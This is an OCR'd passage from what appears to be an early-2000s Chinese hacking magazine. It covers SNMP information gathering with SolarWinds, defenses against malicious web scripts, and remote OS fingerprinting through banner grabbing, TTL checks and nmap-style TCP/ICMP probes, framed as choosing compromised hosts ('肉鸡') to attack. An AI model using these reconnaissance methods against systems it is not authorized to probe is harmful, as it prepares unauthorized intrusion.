


图 4

来安全步骤做得还是不错的，或者当前的数据库OWNER不是SA权限的（图5）。




图5

最后一个技巧是随便打一个不存在的页面，来判断对方的操作系统的版本是中文还是英文，很多攻击溢出程序在不同版本中的溢出点都是不同的，这个技巧可以很方便我们来确定。

最后还有一个有用手段就是SNMP的信息收集了，在Windows下，SNMP的简单网络管理这个组件默认是没有安装的，但实际中还是有很多人好奇或者是网络管理的需要而把这个东西装上了，而且在默认情况下的团体字就是Public。这样，用SNMP协议的帮助，我们可以很方便地得到对方主机很多的有用信息。SNMP利用UDP协议中的161和162两个端口来传输数据，扫描SNMP的工具其实很多，但能把SNMP中的信息全部都挖出来的就不多了。很多漏洞扫描软件仅仅就是报告说SNMP里面的团体字简单而已，并没有在这里进行很详细的信息收集工作。其实，好好利用还是很不错的，这里还是用SolarWinds这个专业的网络管理工具来帮助我们做个实验（图6）。




图6

启动IP Network Browser Overview这个工具，填入我们需要探测的IP地址或者是一个IP地址范围就好了。（图7）

看到结果没有？几乎目标主机的所有当前网络状况都可以轻松通过SNMP查询来得到满意的结果，这并不是夸张的说法。你可以很轻松地看到目标当前开放的端口以及主机和远程地址的连接状态等等。




图7

最近SNMP听说又发现了远程的溢出攻击的问题，看来这项服务还是应该谨慎对待的好，如果不需要的话还是不要安装。

好了，我们只是简单的去介绍一些思路和方法，目的是让那些只习惯用漏洞扫描软件结果来看问题的朋友多一些其他的思路和方法。

（上接第121页）


1.安装网络防火墙。比如安装了Norton 2001后，进入含有该类恶意代码的网页就会报警，提示有脚本写注册表，KVW3000也有此类功效。

2. 将安全级别设置为最高。运行IE，选择“工具→Internet选项→安全→Internet区域”的安全级别，把安全级别改为“高”。

可点击IE菜单中的工具→Internet选项，在弹出的对话框中选择“安全”标签，再点击“自定义级别”按钮，弹出“安全设置”对话框，把其中所有ActiveX插件和控件以及Java相关全部选择“禁用”即可。不过，这样做以后，可能会造成一些正常使用ActiveX的网站无法浏览。

十三、总结

以上各种恶意代码危险性都很大，尤其是格式化硬盘和共享用户硬盘那两段，这将破坏用户的数据，阻碍计算机正常工作。从这个角度上说应该是违反了国家的法律，今天我将其公布出来，目的是让大家更好地了解恶意代码，很多人对这些代码的效果充满神秘感，在此正好满足他们。



编者按：当你扫瞄一台“肉鸡”时，你有没有考虑过那是一只什么“鸡”呢，这是不应被忽视的问题，因为预先判定其类别性质，决定了你适于采取何种“吃”法以及是否吃得顺嘴，合“胃口”，所以说对目标主机操作系统的识别技术也就相当的重要，下文会帮你解读其中玄机。

目标主机操作系统识别技术

文/Refdom

普遍的入侵行为需要进行端口扫描，这是多数“黑客”的熟练技巧。大多数的端口扫描就是让我们能够达到这样的目的：

1、让我们能够大致判断目标是什么操作系统；

2、目标到底在运行些什么服务。

当然，要扫描得到这些东西还是为了最后让我们能够知道哪些可能拿来利用，存在的漏洞，对目标主机的操作系统类型识别，更能够方便地让我们去利用操作系统对应的漏洞实施攻击。很多工具提供的扫描也可能就直接得到什么操作系统了，或者相对应的端口使用的是什么程序，程序是什么版本等等。不过，这些都是由那些工具自己做了，不讨论这个，我们应该去想想这些工具到底是怎么去实现的。

对目标主机操作系统识别的目的，正如Fyodor（nmap的作者）在他的《Remote OS detection via TCP/IP Stack FingerPrinting》中讲解那样，进行主机识别有两个主要作用，一是，很多系统漏洞是同OS密切相关的，还有就是社会学（social engineering）问题，你能够在非常了解对方的系统之后，冒充软件提供商给目标发送“补丁”。

按照我们上面提到的高级扫描方式直接进行的端口扫描，能够赋予我们绕过防火墙的能力，而且可以尽可能地隐藏自己等等，但是，我们能够得到的信息也是有限的，也许对是否开放一个端口并不是那么直接地感兴趣，比如一个21端口，我们真正感兴趣的是这个端口被用来作什么了，运行什么版本的程序，而不是仅仅打开一个21端口就满意了。也就是说，我们对下面得到地这个东西更感兴趣（关系到IP的地方，我都用X代替了）：

```
C:\>ftp XXX.XXX.XXX.XXX
Connected to XXX.XXX.XXX.XXX.
220 XXXXX X2 WS_FTP Server 1.0.5 (1327846197)
User (XXX.XXX.XXX.XXX:(none)):
```

其实，这就是一种最简单和最直接的判别方式，获得程序版本变相地也让我们能够估计到目标的操作系统类别。我们可以对每个打开的端口进行相应的连接，通常这些服务程序就会非常高兴地显示自己的“banner”，也就让我们能够直接得到它是什么版本了。甚至，我们能够得到更好的东西：

```
C:\>telnet XXX.XXX.XXX.XXX
Red Hat Linux release 7.1 (Seawolf)
Kernel 2.4.2-2 on an i686
login:
```

这让我们对操作系统版本一览无余了。正像这些只对80端口感兴趣的“黑客”一样，通过对80端口的连接，我们也能得到足够多的信息。

```
C:\>telnet XXX.XXX.XXX.XXX 80
HEAD / HTTP/1.1
```

```
HTTP/1.1 200 OK
Via: 1.1 ADSL2000
Content-Length: 97
Date: Thu, 24 Jan 2002 13:46:56 GMT
Content-Type: text/html
Server: Apache/1.3.20(UNIX) PHP/4.0.6
Last-Modified: Wed, 26 Dec 2001 09:22:54 GMT
ETag: "8715f-61-3c2996ee"
Accept-Ranges: bytes
Keep-Alive: timeout=15, max=100
```

可以注意到：Server: Apache/1.3.20 (UNIX) PHP/4.0.6，这里很明白地“贡献”出Web服务器的软件版本。

这样直接的连接探测方式，对于这些banner开放的，简直是太容易了，当然，负责的管理员也会屏蔽或者修改掉这些banner。

还有一种粗劣而且简单的判别主机操作系统类型的办法就是通过Ping，然后分析得到的TTL值，当然，稍微准确点可以同时再配合Tracert来确定主机原始的TTL值，不过，这种办法很容易被欺骗，比如，在Windows系统中，对注册表的修改：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
Key: DefaultTTL
```

通过对DefaultTTL的修改，比如：修改成为255，伪装成为一台UNIX主机，就能够造成探测者的错误判断。

对主机使用端口的分析，同样也能够进行操作系统识别，一些操作系统使用特殊的端口，比如：Windows的137、139，Windows 2000的445，而且一些网络设备比如入侵检测系统、防火墙等等也都有厂商自己的端口开放。

上面的这些识别方式也是那些负责管理员能够简单应付的方式，这里，我们可以看看高级的主机识别技术，这些技术主要分为两类：主动协议识别和被动协议识别，都是利用各种操作系统在网络协议通讯中使用不同的协议内容（各个厂商有自己的规定），然后对这些不同之处进行分析进行的识别。

Nmap这个强大的扫描工具在远程主机判断上也使用了很多技术，来实现更高级的主机系统检测。这主要是通过主动的TCP/IP协议辨识来实现的，每种操作系统在TCP交流中总是使用一些具有特性的标志，这些标志在TCP IP数据包的头中表现出来。比如window、ACK序号、TTL等等的不同反应，通过大量的数据分析，然后精确地判断主机系统。这些系统的协议特性包括（这只是一小部分）：

FIN识别：发送一个只有FIN标志位的TCP数据包给一个打开的端口并等待回应。正确的RFC793行为是不响应，但有些系统，例如 MS Windows，BSDI，CISCO，HP/UX，MVS和IRIX 发回一个RESET。

DF位识别：许多操作系统在送出的一些包中设置IP的DF（不分片）位。

WINDOW大小：检查返回包的窗口大小。特定操作系统反应的窗口大小基本是常数，例如，AIX 是惟一用0x3F25的，Microsoft 以及OpenBSD 与FreeBSD用的是0x402E。

ACK 序号识别：不同实现中ACK的值是不同的。例如，如果你送了一个FIN|PSH|URG 到一个关闭的TCP 端口。大多数实现会设置ACK为你的初始序列数，而Windows 和一些傻打印机会送给你序列数加1。

之后，Fyodor 和Ofir又分析和收集利用ICMP协议的操作系统特性来进行的主机系统判别，这种主动的识别方式都经过了大量的分析，原理和上面的TCP/IP协议识别相同，比如：用ICMP的地址掩码请求来探测SUN操作系统，对于ICMP地址掩码请求，只有少数操作系统会产生相应的应答，这些系统包括ULTRIX OpenVMS，Windows 95/98/98 SE/ME，NT below SP 4和 SUN Solaris机器。但SUN对分片ICMP地址掩码请求的应答同其他操作系统不相同，这样就可以来识别SUN主机操作系统。

和主动的协议识别原理相同，Lance Spitzner在《Passive Fingerprinting》中提出了被动的协议识别，同样用来判别主机系统。这种办法主要集中考虑：

1.TTL的设置；

2.WINDOW SIZE：操作系统设置的窗口大小；

3.DF：操作系统是否设置分片位；

4.TOS：操作系统设置的服务类型。

TTL对于一个操作系统来说一般是固定的，比

（下转第132页）

远程判断IIS的配置

文 /springgold


编者按

